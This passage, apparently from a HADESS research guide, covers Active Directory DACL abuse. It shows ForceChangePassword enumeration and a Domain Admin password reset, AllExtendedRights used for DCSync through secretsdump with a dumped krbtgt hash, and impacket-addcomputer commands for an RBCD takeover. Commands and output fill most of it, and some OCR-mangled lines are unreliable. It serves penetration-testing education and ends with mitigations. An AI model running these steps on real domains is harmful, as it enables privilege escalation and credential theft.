
```
PS C:\Users\morpheus\Desktop> net group 'Test Group' /domain
The request will be processed at a domain controller for domain matrix.local.

Group name     Test Group
Comment

Members

-------------------------------------------------------------------------------
morpheus
The command completed successfully.
```

We are now a member of the ‘Test Group’ group.

ForceChangePassword on User


It Is a permission that allows you to change user's password. If you have Force-Change-Password on user object, you can reset user's password without knowing the current password of the user, thereby escalating your privileges.
Enumeration of ForceChangePassword
misconfiguration
powerview

```
get-objectacl -resolveguids | ? {($_.securityidentifier -eq " [your_current_user_sid]") -and ($_.objectacetype
-eq "User-Force-Change- Password")}
```



```
PS C:\Users\public> whoami /user

USER INFORMATION
----------------

User Name   SID
=========== ============================================
cyber\usman S-1-5-21-383758568-3052187129-411058673-1130
PS C:\Users\public> get-objectacl -resolveguids | ? {($_.securityidentifier -eq "S-1-5-21-383758568-3052187129-411058673
-1130") -and ($_.objectacetype -eq "User-Force-Change-Password")}


AceQualifier           : AccessAllowed
InheritanceFlags       : None
ObjectSID              : S-1-5-21-383758568-3052187129-411058673-1131
IsCallback             : False
AceType                : AccessAllowedObject
AuditFlags             : None
PropagationFlags       : None
ObjectAceType          : User-Force-Change-Password
OpaqueLength           : 0
ActiveDirectoryRights  : ExtendedRight
AccessMask             : 256
AceFlags               : None
BinaryLength           : 56
ObjectDN               : CN=ali,OU=vuln,DC=cyber,DC=local
InheritedObjectAceType : All
SecurityIdentifier     : S-1-5-21-383758568-3052187129-411058673-1130
ObjectAceFlags         : ObjectAceTypePresent
IsInherited            : False


PS C:\Users\public>
```

Bloodhound




we can see the user USMAN@CYBER.LOCAL has ForceChangePassword on ALI@CYBER.LOCAL who is member of Domain Admin groups.

Exploitation of ForceChangePassword misconfiguration

since it allows us to change the password, without knowing the old password , we can you this command :

```
$pass = ConvertTo-SecureString '[Your New Password Here]' -AsPlainText - Force set-domainuserpassword -identity
-accountpassword $pass runas /user: cmd.exe [target_user]
```



```
PS C:\Users\public> $pass = ConvertTo-SecureString 'Password@123' -AsPlainText -Force
PS C:\Users\public> set-domainuserpassword -identity ali -accountpassword $pass
PS C:\Users\public> runas /user:cyber.local\ali cmd.exe
Enter the password for cyber.local\ali:
Attempting to start cmd.exe as user "cyber.local\ali" ...
PS C:\Users\public>
```

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami /user

USER INFORMATION
----------------

User Name SID
========= ==============================================
cyber\ali S-1-5-21-383758568-3052187129-411058673-1131

C:\Windows\system32>
```


AllExtendedRights

These are Rights to perform operations controlled by an extended access right.
If ObjectType does not contain a GUID, the ACE controls the right to perform all extended rights operations. This permission allows for resetting passwords on User objects and for crafting a Resource-Based Constrained Delegation (RBCD) attack for Computer objects.

For this example, our lares user has AllExtendedRights over EvilCorp.local. We can use secretsdump to perform DCSync:
Permission value: ADS_RIGHT_DS_CONTROL_ACCESS .
Over Group: AddMember .
Over User: ForceChangePassword .
*Over Computers: ReadLAPSPassword .
If a domain object with AllExtendedRights permissions on the domain object

itself is compromised, that domain object will have both the DS-Replication-Get-Changes and DS-Replication-Get-Changes-All privilege . Both rights


allow a principal to replicate objects from the Domain (DCSync).



```
┌──(kali㉿kali)-[/usr/share/doc/python3-impacket/examples]
└─$ sudo python secretsdump.py EvilCorp.local/lares:EvilPass1.@192.168.1.45 -debug -just-dc-user krbtgt
Impacket for Exegol - v0.10.1.dev1+20230318.114933.11c51f7d - Copyright 2022 Fortra - forked by ThePorgs

[+] Impacket Library Installation Path: /usr/local/lib/python3.10/dist-packages/impacket-0.10.1.dev1+20230
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[+] Calling DRSCrackNames for krbtgt
[+] Calling DRSGetNCChanges for {9c10cd77-cb34-491f-9260-ee61e1f600e4}
[+] Entering NTDSHashes.__decryptHash
[+] Decrypting hash for user: CN=krbtgt,CN=Users,DC=evilcorp,DC=local
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:9a344ec3067edbf3b16746c5443098e3:::
```

GenericAll/GenericWrite on Computer

If we have GenericAll / GenericWrite ACL on Computer , we can exploit it by adding a fake computer to the domain.



If enumerating and we see a user has GenericAll permission on a computer we know we have full control.
We can perform a Kerberos Resourced Based Constrained Delegation attack: computer takeover. This attack allows us to impersonate a specific user (Administrator).
since we can add a fake computer , we can perform RBCD attack.

Here are few of the command that can be use to abuse this DACL :
GenericAll on computer: Grants full control over the computer object. An attacker with this permission can perform actions like adding users to groups, resetting passwords, and potentially taking over the machine.
GenericWrite on Computer: Allows modifying specific attributes of the computer object. This could include changing the logon script, which attackers might use to deploy malicious code.

```
# Add a computer to the domain via domain credentials impacket-addcomputer domain.com/user -dc-ip 192.168.x.x -computer-name 'ATTACK$' -computer-pass 'AttackerPC1!' #Add a computer account via hashed credentials impacket-addcomputer domain.com/user -dc-ip 192.168.x.x -hashes :19a3a7550ce8c505c2d46b5e39d6f808 -computer-name 'ATTACK$' -computer-pass 'AttackerPC1!' # Add a computer account via domain credentials impacket-addcomputer -computer-name 'COMPUTER$' -computer-pass 'SomePassword' -dc-host $DomainController -domain-netbios $DOMAIN 'DOMAIN\user:password' # Modify a computer account password impacket-addcomputer -computer-name 'COMPUTER$' -computer-pass 'SomePassword' -dc-host $DomainController -no-add 'DOMAIN\user:password' # Delete a computer account impacket-addcomputer -computer-name 'COMPUTER$' -dc-host $DomainController -delete 'DOMAIN\user:password'
```

Conclusion

1. DACL Abuse: In this research, we delved into the intricacies of Discretionary Access Control Lists (DACLs) within Windows domains. By exploiting DACL misconfigurations, an attacker can gain unauthorized access to critical resources. Our analysis revealed that DACLs are often overlooked, leading to security gaps. To mitigate this risk, organizations must conduct regular audits, enforce least privilege principles, and ensure proper DACL configurations.
2. Recommendations: To defend against DACL abuse, we propose several measures. First, administrators should review and adjust DACLs for sensitive objects, restricting unnecessary permissions. Second, implementing privileged access workstations (PAWs) can limit exposure. Lastly, continuous monitoring and threat hunting are essential. By addressing DACL vulnerabilities, organizations can bolster their security posture and thwart potential attacks .

HADESS

cat ~/.hadess

"Hadess" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

Website:

WWW.HADESS.IO

Email

MARKETING@HADESS.IO